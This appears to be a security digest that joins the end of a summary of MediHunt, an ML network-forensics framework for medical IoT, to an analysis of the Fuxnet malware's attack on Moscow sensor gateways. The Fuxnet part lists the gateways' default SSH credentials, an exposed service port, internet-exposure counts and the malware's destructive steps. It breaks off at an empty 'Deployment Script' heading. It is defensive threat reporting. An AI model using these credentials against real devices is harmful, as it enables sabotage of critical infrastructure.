The primary objective of the MediHunt is to strengthen the forensic analysis capabilities in MIIoT environments, ensuring that malicious activities can be traced and mitigated effectively.

B. Benefits and drawbacks of proposed solution

1) Benefits

- **Real-time Attack Detection:** MediHunt is designed to detect network flow-based traffic attacks in real-time, which is crucial for mitigating potential damage and ensuring the security of MIIoT environments.
- **Comprehensive Forensic Capabilities:** The framework provides a complete solution for data collection, analysis, attack detection, presentation, and preservation of evidence. This makes it a robust tool for network forensics in MIIoT environments.
- **Machine Learning Integration:** By leveraging machine learning models, MediHunt enhances its detection capabilities. The use of a custom dataset that includes flow data for both TCP/IP layer and application layer attacks allows for more accurate and effective detection of a wide range of cyber-attacks.
- **High Performance:** The framework has demonstrated high performance, with F1 scores and detection accuracy exceeding 0.99 and indicates that it is highly reliable in detecting attacks on MQTT networks.
- **Resource Efficiency:** Despite its comprehensive capabilities, MediHunt is designed to be resource-efficient, making it suitable for deployment on resource-constrained MIIoT devices like Raspberry Pi.

2) Drawbacks

- **Dataset Limitations:** While MediHunt uses a custom dataset for training its machine learning models, the creation and maintenance of such datasets can be challenging. The dataset needs to be regularly updated to cover new and emerging attack scenarios.
- **Resource Constraints:** Although MediHunt is designed to be resource-efficient, the inherent limitations of MIIoT devices, such as limited computational power and memory, can still pose challenges. Ensuring that the framework runs smoothly on these devices without impacting their primary functions can be difficult.
- **Complexity of Implementation:** Implementing and maintaining a machine learning-based network forensics framework can be complex. It requires expertise in cybersecurity and machine learning, which may not be readily available in all healthcare settings.
- **Dependence on Machine Learning Models:** The effectiveness of MediHunt heavily relies on the accuracy and robustness of its machine learning models. These models need to be trained on high-quality data and regularly updated to remain effective against new types of attacks.
- **Scalability Issues:** While the framework is suitable for small-scale deployments on devices like Raspberry Pi, scaling it up to larger, more complex MIIoT environments may present additional challenges. Ensuring consistent performance and reliability across a larger network of devices can be difficult.

C. MediHunt vs other frameworks

MediHunt stands out among network forensics frameworks, particularly in the context of Medical Internet of Things (MIIoT) environments, due to its specialized focus, performance, and accuracy. When comparing MediHunt to other network

forensics frameworks, several key aspects highlight its distinctiveness and effectiveness:

- **Specialized Focus on MIIoT:** Unlike many network forensics frameworks, MediHunt is specifically designed for the MIIoT domain. This specialization allows it to address the unique challenges and requirements of medical IoT devices, such as resource constraints and the need for real-time attack detection.
- **Real-time Attack Detection:** MediHunt's capability to detect attacks in real-time is a significant advantage. This feature is crucial for MIIoT environments where timely detection can prevent potential harm to patients and healthcare operations. MediHunt's implementation is tailored to the lightweight nature of MIIoT devices, ensuring minimal impact on device performance.
- **Performance and Accuracy:** MediHunt demonstrates exceptional performance and accuracy in detecting network attacks. With F1 scores and detection accuracy exceeding 0.99, it surpasses many existing frameworks in its ability to accurately identify malicious activities without a high rate of false positives. This level of accuracy is particularly important in healthcare settings, where false alarms can have serious implications.
- **Resource Efficiency:** Despite its comprehensive capabilities, MediHunt is designed to be resource-efficient, making it suitable for deployment on resource-constrained MIIoT devices. This contrasts with some other frameworks that may require more substantial computational resources, making them less viable for deployment in MIIoT scenarios.
- **Machine Learning Integration:** MediHunt leverages machine learning models to enhance its attack detection capabilities. While other frameworks also use machine learning, MediHunt's approach is specifically tuned for the types of attacks prevalent in MIIoT networks, using a custom dataset that includes flow data for both TCP/IP layer and application layer attacks.
- **Dataset and Model Training:** The custom dataset for training machine learning models is another aspect where MediHunt stands out. Many frameworks struggle with the lack of comprehensive datasets for training, especially in the context of MIIoT. MediHunt addresses this gap by leveraging a dataset that covers a wide range of attack scenarios relevant to MIIoT environments.

D. Related Work

1) Overview of Existing Forensic Frameworks

This review highlights the strengths and limitations of existing network forensic frameworks and their applications across different domains. For instance, traditional digital forensics frameworks are well-established and have been extensively used in various contexts, but they often fall short when applied to the unique and complex environments of IoT systems. The frameworks discussed include those that focus on device forensics, network forensics, and cloud forensics, each with its own set of methodologies and tools designed to address specific forensic challenges.

2) Challenges in MIIoT Forensics

The section emphasizes the unique challenges faced in Medical Internet of Things (MIIoT) forensics. One of the primary challenges is the resource constraints of MIIoT devices, which often have limited computational power, memory, and storage capabilities. This makes it difficult to implement traditional forensic tools and techniques. Additionally, there is a significant lack of comprehensive datasets for training machine learning models, which are crucial for effective attack detection and forensic analysis. The heterogeneity of MIIoT devices, with their varied operating systems, communication protocols, and data formats, complicates the forensic process.

3) Comparison with Traditional Forensics

A comparison is made between traditional digital forensics and IoT forensics. Traditional digital forensics typically deals with well-defined and homogeneous environments, such as personal computers and servers, where standard tools and techniques can be effectively applied. In contrast, IoT forensics must contend with a highly heterogeneous and resource-constrained environment. Conventional forensic tools are often inadequate for IoT systems, which require specialized approaches to handle the diverse and dynamic nature of IoT devices and networks.

4) Use of Machine Learning

The section discusses the application of machine learning (ML) techniques in network forensics, particularly for detecting and analyzing network traffic anomalies. Machine learning offers significant potential for improving the accuracy and efficiency of forensic investigations by identifying patterns and anomalies in network traffic that may indicate malicious activity. However, the effectiveness of ML models depends heavily on the availability of high-quality datasets that cover a wide range of attack scenarios. The need for specific datasets tailored to the characteristics of MQTT-based IoT systems is particularly highlighted.

5) Existing Datasets

A review of existing datasets used for training machine learning models in network forensics is provided. These datasets are critical for developing and validating ML models, but they often have limitations in terms of diversity and comprehensiveness. Many existing datasets do not adequately represent the variety of attack scenarios that can occur in MQTT-based IoT systems, which limits the effectiveness of the trained models. The section underscores the importance of developing more comprehensive and representative datasets to improve the performance of ML-based forensic tools.

6) Gap in Literature

Finally, the section identifies gaps in the current literature on MIIoT forensics. One of the key gaps is the need for real-time attack detection capabilities, which are essential for promptly identifying and mitigating threats in MIIoT environments. Additionally, there is a need for improved methods for preserving forensic evidence, ensuring that it remains intact and admissible in legal proceedings. Addressing these gaps is crucial for advancing the field of MIIoT forensics and enhancing the security and reliability of medical IoT systems.

E. Proposed Network Forensics Framework

- **Framework Design:** MediHunt is designed to address the specific challenges of network forensics in MIIoT environments, particularly focusing on the MQTT protocol. It aims to detect attacks in real-time and preserve the necessary logs for forensic analysis.
- **Real-time Attack Detection:** Capability to detect cyber-attacks as they happen is crucial for mitigating potential damage and for the immediate initiation of forensic analysis.
- **Log Storage Mechanism:** Given the memory constraints of MIIoT devices, MediHunt incorporates an efficient log storage mechanism. It ensures that logs relevant to detected attacks are stored for further analysis without overwhelming the storage capacity.
- **Machine Learning Integration:** MediHunt leverages ML techniques to enhance its attack detection capabilities. It utilizes a custom dataset that includes flow data for both TCP/IP layer and application layer attacks, addressing the lack of datasets for MQTT-based IoT systems.
- **Dataset and Model Training:** The custom dataset used in MediHunt covers a wide range of attack scenarios, enabling the training of ML models to recognize various types of cyber-attacks. Six different ML models were trained and evaluated for their effectiveness in real-time attack detection.
- **Performance Metrics:** MediHunt's effectiveness is quantitatively measured using F1 scores and detection accuracy and achieved high performance exceeding 0.99, indicating its reliability in detecting attacks on MQTT networks.
- **Comprehensive Forensic Analysis:** Beyond attack detection, MediHunt facilitates a comprehensive forensic analysis process. It supports the collection, analysis, presentation, and preservation of digital evidence, adhering to principles of network forensics.
- **Resource Efficiency:** MediHunt is designed to be resource-efficient, making it suitable for deployment on resource-constrained MIIoT devices.

F. ML model training

1) MQTT Network Traffic Data Collection

- **Types of Data Collected:** The data collected includes both normal and attack traffic. This ensures that the dataset is comprehensive and can be used to train machine learning models effectively.
- **Flow-Based Data:** collecting flow-based data includes information about the communication flows between devices. This type of data is crucial for detecting anomalies and attacks in network traffic.
- **Attack Scenarios:** various attack scenarios are simulated to generate attack traffic and include TCP/IP and application layer attacks specific to the MQTT.

- **Dataset Generation:** The collected data is processed to generate a dataset that can be used for training machine learning models. This dataset includes labeled instances of both normal and attack traffic.

2) ML Model Training and Performance Analysis

- **Machine Learning Models:** Six different models are evaluated, including decision trees, random forests, support vector machines, and neural networks.
- **Training Process:** The training process involves using the generated dataset to train the machine learning models. The models are trained to recognize patterns in the data that indicate normal or attack traffic.
- **Performance Metrics:** The performance of the trained models is evaluated using metrics such as F1 score and detection accuracy that provide a quantitative measure of the models' effectiveness in detecting attacks.
- **High Performance:** achieved with F1 scores and detection accuracy exceeds 0.99 that indicates the highly effectiveness in detecting attacks in real-time.
- **Real-Time Detection:** the trained models are integrated into the MediHunt framework to enable real-time detection of attacks. This allows for immediate response and mitigation of potential threats.

G. Evaluation on Raspberry Pi


- **Implementation on Raspberry Pi:** The authors analyzed the performance of machine learning (ML) algorithms on Raspberry Pi 3B models to implement the MediHunt network forensics framework on resource limited MIIoT devices.
- **Comparable Inference and Training Times:** The evaluation revealed that the inference and training times of the ML algorithms were comparable on the Raspberry Pi devices. Specifically, the inference time on the cloud platform was around 2ms, while on the Raspberry Pi, it was 0.17ms.
- **Lightweight Intrusion Detection System:** MediHunt is described as a lightweight intrusion detection system solution that can be readily deployed on resource constrained MIIoT devices like Raspberry Pis.
- **Real-time Attack Detection:** The framework's ability to detect attacks in real-time is highlighted, enabling immediate response and mitigation of potential threats.
- **Efficient Resource Utilization:** Despite its comprehensive capabilities for network forensics, the MediHunt framework is designed to be resource-efficient, making it suitable for deployment on resource-constrained MIIoT devices like Raspberry Pis.

OVERKILL SECURITY






**SECTION:
RESEARCH**



FUXNET



Abstract –This document presents a comprehensive analysis of the Fuxnet malware, attributed to the Blackjack hacking group, which has reportedly targeted infrastructure. The analysis delves into various aspects of the malware, including its technical specifications, impact on systems, defense mechanisms, propagation methods, targets, and the motivations behind its deployment. By examining these facets, the document aims to provide a detailed overview of Fuxnet's capabilities and its implications for cybersecurity.

The document offers a qualitative summary of the Fuxnet malware, based on the information publicly shared by the attackers and analyzed by cybersecurity experts. This analysis is invaluable for security professionals, IT specialists, and stakeholders in various industries, as it not only sheds light on the technical intricacies of a sophisticated cyber threat but also emphasizes the importance of robust cybersecurity measures in safeguarding critical infrastructure against emerging threats. Through this detailed examination, the document contributes to the broader understanding of cyber warfare tactics and enhances the preparedness of organizations to defend against similar attacks in the future.

A. Introduction

The Blackjack hacking group, purportedly linked to Ukrainian intelligence services, has claimed responsibility for a cyberattack that allegedly compromised emergency detection and response capabilities in Moscow and its surrounding areas. This group has been associated with previous cyberattacks targeting internet providers and military infrastructure. Their most recent claim involves an attack on Moscollector, a company responsible for constructing and monitoring underground water, sewage, and communications infrastructure.

The group has disseminated detailed information about this attack on the website ruexfil.com, including the use of Fuxnet malware to disrupt the Moscollector network operations center. They have published screenshots of monitoring systems, servers, and databases they assert have been erased and made inoperative and additionally password dumps.

Regarding the infection methods, the Fuxnet malware appears to have been designed to target sensor-gateways and potentially disable them, as well as to fuzz sensors, which could lead to their malfunction or destruction.

The destruction of these gateways and the fuzzing of sensors could have serious implications for the monitoring and control of various systems, potentially leading to a loss of operational visibility and control for the affected infrastructure.

The key takeaways from the analysis of the Fuxnet malware and including results of Team82 and Claroty, are as follows:

- **Unverified Claims:** Team82 and Claroty have not been able to confirm the claims made by the Blackjack group regarding the impact of their cyberattack on the government's emergency response capabilities or the extent of the damage caused by the Fuxnet malware.
- **Discrepancy in Reported Impact:** The Blackjack group initially claimed to have targeted 2,659 sensor-gateways, with about 1,700 being successfully attacked. However, Team82's analysis of the data leaked by Blackjack suggests that only a little more than 500 sensor gateways were actually impacted by the malware. The claim of having destroyed 87,000 sensors was also clarified by Blackjack, stating that they disabled the sensors by destroying the gateways and using M-Bus fuzzing, rather than physically destroying the sensors.
- **M-Bus Fuzzing:** The Blackjack group utilized a dedicated M-Bus fuzzer within the Fuxnet malware's code to fuzz the sensors. This technique was aimed at disabling the sensors, but the exact number of sensors that were "fried" or permanently damaged as a result of this fuzzing is unknown due to the network being taken down and access to the sensor-gateways being disabled.
- **Lack of Direct Evidence:** Direct evidence to confirm the extent of the damage or the impact on emergency detection and response capabilities is lacking (including targeted Moscollector).
- **Clarification from Blackjack:** Following the publication of Team82's initial analysis, the Blackjack group reached out to provide updates and clarifications, particularly challenging the contention that only around 500 sensor-gateways had been impacted. They emphasized that the JSON files made public were only a sample of the full extent of their activity.

B. Affected Industries and Potential Consequences

1) Affected Industries:

- **Utility Services:** The primary target of the Fuxnet malware was the utility sector, specifically the sensor gateways that manage water and sewage systems. This could have implications for the delivery and monitoring of these essential services.
- **Emergency Services:** The group claimed to have gained access to 112 emergency service number, which could impact the ability to respond to emergencies effectively.

- **Transportation:** The group also claimed to have bricked sensors and controllers in critical infrastructure, including airports and subways, which could disrupt transportation services and safety.
- **Energy:** Gas pipelines were mentioned as another target, indicating a potential risk to energy distribution and monitoring systems.

2) Potential Consequences:

- **Disruption of Services:** The destruction or malfunction of sensor gateways could lead to a disruption of the monitoring and control systems for utilities, potentially causing service outages or failures.
- **Compromised Safety:** In transportation and energy sectors, the loss of sensor functionality could pose safety risks, as these sensors are often critical for detecting hazardous conditions.
- **Economic Impact:** The potential downtime and repair costs associated with replacing or reflashing damaged sensor gateways could have significant economic repercussions for the affected industries.
- **Emergency Response Delays:** If the claims about accessing the 112-emergency service number are accurate, this could lead to delays in emergency response, affecting public safety.
- **Data Exfiltration:** Although not explicitly mentioned in the context of Fuxnet, the malware's ability to compromise network systems could potentially lead to data breaches and the exfiltration of sensitive information.
- **Loss of Public Confidence:** Cyberattacks on critical infrastructure can lead to a loss of public confidence in the affected services and the entities responsible for their security.

C. Moscollector Attack

The attack, which began its initial compromise in June 2023, was methodically orchestrated to undermine the industrial sensors and monitoring infrastructure. Recently, the group made public their activities and the stolen information on the ruexfil website, detailing the extent and impact of their cyber offensive. The compromise of this system could potentially disrupt emergency response capabilities, affecting the safety and security of the populace.

1) Bricking of Critical Infrastructure Sensors and Controllers

Group alleges to have hacked and bricked sensors and controllers within critical infrastructure sectors, including airports, subways, and gas pipelines. This action, if true, could have disabled essential monitoring and control systems, leading to significant disruptions in public services and safety.

2) Network Appliance Disruption

The group asserts that they have disabled network appliances such as routers and firewalls. This would have a cascading effect on the network's integrity, potentially isolating various segments and hindering communication across the infrastructure.

3) Deletion of Servers and Databases

The attackers claim to have deleted servers, workstations, and databases, wiping out approximately 30 TB of data, including backup drives. This kind of data destruction could lead to a loss of historical data, disrupt ongoing operations, and complicate recovery efforts.

4) Invalidation of Moscollector Office Building Access

All keycards to the office building have reportedly been invalidated. This action could prevent employees from accessing their workplace, further hindering any attempts to assess the damage or initiate recovery protocols.

5) Password Dumping

The dumping of passwords from multiple internal services has also been claimed. This could allow unauthorized access to various systems and data, exacerbating the breach's impact and potentially leading to further exploitation.

D. Attack's Equipment

The attack's focus was on the communication gateways that serve as critical nodes in the data transmission from the sensors to the global monitoring systems. These sensors are integral to various environmental monitoring systems, including those used in fire alarms, gas monitoring, and lighting controls.

The sensors are designed to collect physical data such as temperature and transmit this information through a serial or bus connection, specifically an RS485/Meter-Bus, to a gateway. These gateways act as transmission units, enabling the telemetry data to be sent over the internet to a centralized monitoring system, which provides operators with visibility and control over the systems.

The RS485 communication standard, as mentioned in the attack details, is a widely adopted protocol for industrial control systems due to its reliability and capability for long-distance communication. It allows for multiple devices to communicate over a single bus system, which is essential for the centralized monitoring of various sensors and controllers.

The Meter-Bus (M-Bus) is another communication protocol used for the collection and transmission of consumption data, typically for utilities like electricity, gas, water, or heat. When combined with RS485, it forms a robust network for industrial sensors to communicate and relay information to central systems.

By compromising the gateways, the attackers could potentially disrupt the telemetry and control of the sensors, leading to a loss of operational visibility and potentially causing chaos in the systems that rely on this data.

1) Leaked Information

The information from the JSON files was corroborated by two YouTube videos released by the attackers, showing the deployment of the Fuxnet malware. The devices listed in the videos matched the gateways from the JSON file, confirming that the TMSB/MPSB gateways were the primary targets of the Fuxnet malware.

The JSON data included device types and names, IP addresses, communication ports, and location data. The types of devices listed in the JSON file were:

- MPSB (sensor gateway): 424 Devices
- TMSB (sensor gateway+modem): 93 Devices
- IBZ (3g router): 93 Devices
- Windows 10 (workstation): 9 Devices
- Windows 7 (workstation): 1 Device
- Windows XP (workstation): 1 Device

This list indicates that the attack was focused on the sensor gateways rather than the end sensors themselves. The gateways serve as the communication hubs for potentially numerous sensors connected via a serial bus such as RS485/Meter-Bus.

The leaked data from the attackers, including screenshots and JSON exports, revealed two specific types of gateways compromised during the attack:

- **MPSB Gateway:** This gateway is engineered for information exchange with external devices through multiple interfaces. It supports Ethernet and serial communication protocols, including CAN, RS-232, and RS-485. The MPSB gateway is a crucial component for integrating various sensor inputs into a cohesive monitoring system.
- **TMSB Gateway:** Similar in function to the MPSB, the TMSB gateway includes a built-in 3/4G modem, which allows it to transmit data directly over the internet to a remote system without the need for additional routing equipment.

The cyberattack targeted a critical part of the sensor ecosystem: the orchestrator/gateway devices, specifically the MPSB and TMSB gateways. These devices are essential for reading and controlling basic input/output sensors and transmitting the data to a global monitoring system for centralized oversight.

The attack exploited the communication pathways between the sensors and the global monitoring system. The typical data transmission scenarios targeted were:

- **For MPSB Gateway: Sensor** —--- **Mbus/RS485** → **MPSB + IoT Router** —---**Internet** → **Monitoring system.** In this scenario, the sensor data is transmitted via Mbus/RS485 to the MPSB gateway, which then passes the data through an IoT router to the internet, and finally to the monitoring system.
- **For TMSB Gateway: Sensor** —--- **Mbus/RS485** → **TMSB (3g/4g modem)** —---**Internet** → **Monitoring system.** Here, the sensor data is sent via Mbus/RS485 directly to the TMSB gateway, which uses its built-in modem to transmit the data over the internet to the monitoring system.

2) Security Lapses and Attack Methodology

The attackers exploited a significant security lapse: the use of default credentials (Username: sbk, Password: tempwd) to access the gateways via SSH. This vulnerability provided an easy entry point for the attackers to compromise the devices.

The attackers also leaked diagrams and screenshots from the sensor management UI, showcasing the network topology.

In addition to the TMSB module with built-in 3/4G capabilities, the attackers mentioned the use of iRZ RL22w routers. These routers, which use OpenWRT, were likely employed as internet-gateway devices to connect the sensors to the internet via 3G.

The attackers reportedly used the SSH service to connect to these IoT devices and tunnel to internal devices, likely after obtaining root passwords. Shodan and Censys searches revealed that thousands of iRZ routers are exposed on the internet, with around 4,100 devices directly exposing their services and about 500 enabling Telnet.

3) Sensor Management and Commissioning Software:

The software suite is a critical tool used by engineers to manage and configure sensors within an industrial or infrastructure setting. This software connects to devices using a proprietary protocol that runs over TCP port 4321. The interface allows engineers to access and modify the settings of sensors, including their input/output configurations, nodes, and readings. This capability is essential for the proper setup and maintenance of sensor networks, ensuring they operate efficiently and accurately within their designated environments.

Features of software:

- **Device Connection:** Utilizes a proprietary protocol over TCP/4321 to establish a secure connection with sensors.
- **Configuration Capabilities:** Enables the configuration of sensor settings, including adjustments to their operational parameters and the management of data they collect.
- **User Interface:** The interface provides a straightforward and intuitive means for engineers to interact with connected sensors, facilitating ease of use and efficiency in sensor management tasks.

4) Technical Impact

The sensor monitoring system is another significant component of the infrastructure targeted in the. This system is designed to aggregate and display telemetry and status reports from a network of sensors. It plays a vital role in operational oversight by allowing system operators to receive real-time alerts, log data, and manage sensors remotely.

According to the claims made by group, they successfully compromised this monitoring system. By doing so, they gained access to a comprehensive list of managed sensors and were able to correlate these sensors geographically on a map. This breach not only exposed sensitive operational data but also potentially allowed the attackers to manipulate sensor outputs and disrupt normal operations. In terms of visualization and control:

- **Geolocation Features:** The monitoring system includes geolocation markings, which help in visualizing the physical locations of sensors across the network. This feature is particularly useful for large-scale operations where sensors are dispersed over extensive areas.
- **Facility-Specific Monitoring:** Screenshots from the system show that it is capable of focusing on specific facilities, such as hospitals, indicating its use in critical infrastructure settings where precise monitoring is necessary for safety and operational integrity.

E. Analyzing the Fuxnet Malware

The malware was designed to target sensor gateways, which are crucial components in the infrastructure of monitoring and control systems. The logical processes identified in the behavior of the Fuxnet malware include several steps aimed at causing irreversible damage to the targeted devices.

- The Fuxnet malware was specifically designed to target and destroy sensor gateways, not the end-sensors.
- The malware's actions included locking devices, destroying filesystems, NAND chips, and UBI volumes, and flooding communication channels.
- The attack was likely facilitated by exploiting default credentials and vulnerabilities in remote-access protocols.
- Despite claims of compromising 87,000 devices, the actual impact appears to be limited to the sensor gateways, with the end-sensors likely remaining intact.

1) Deployment Script

